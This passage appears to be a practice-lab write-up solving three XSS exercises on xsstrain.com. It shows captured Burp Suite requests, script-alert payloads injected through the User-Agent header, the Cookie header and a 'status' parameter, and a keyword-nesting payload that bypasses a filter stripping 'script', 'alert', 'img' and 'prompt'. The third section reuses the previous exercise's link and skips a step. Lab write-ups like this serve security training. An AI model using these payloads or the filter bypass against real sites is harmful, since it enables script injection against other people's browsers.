C. XSS

1. XSStrain: User agent


POC:

1. Go to the link: https://xsstrain.com/train-3.php

2. Turn on the Burp Suite intercept, and reload the web and get the request

```
GET /train-3.php HTTP/1.1
Host: xsstrain.com
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
Connection: close
```

3. In the website, it reflected what user agent used in the web app, so we can test the xss payload in the user agent section of the request by using this payload:
   Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36 <script>alert(window.origin)</script>




And with that the web app is vulnerable to XSS attack.

2. XSStrain: Cookie

POC:


1. Go to the link:https://xsstrain.com/train-5.php



2. Turn on the Burp Suite intercept, and reload the web and get the request

```
GET /train-5.php HTTP/1.1
Host: xsstrain.com
Cookie: alert-labs=alert-labs
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://xsstrain.com/train-5.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
Connection: close
```

3. In the website, it reflected what cookie used in the web app, so we can test the xss payload in the Cookie section of the request by using this payload:
alert-labs=alert-labs <script>alert(window.origin)</script>



And with that the web app is vulnerable to XSS attack.


3. XSStrain: Removes img, alert, prompt, and script

POC:

1. Go to the link:https://xsstrain.com/train-5.php

2. Turn on the Burp Suite intercept, and reload the web and get the request

4. In the website, it reflected what in the 'status' value' used in the web app, so we can test the xss payload in the 'status' parameter of the request. But since there is sanitazaion implemented in this web app, which excluding 'script, img, alert and prompt' we can bypass the sanitation by using this payload: <sscriptcscriptrscriptiscriptpscriptt>aalertlalertealertralertt(window.origin)</sscriptcscriptrscriptiscriptpscriptt>
   Payload explanation: whenever putting the excluded words, it will not be reflected in the screen. So I insert the excluded words between the original payload's letters which is <script>alert(window.origin)</script> which if we run it will form the original payload eventually.



And with that the web app is vulnerable to XSS attack.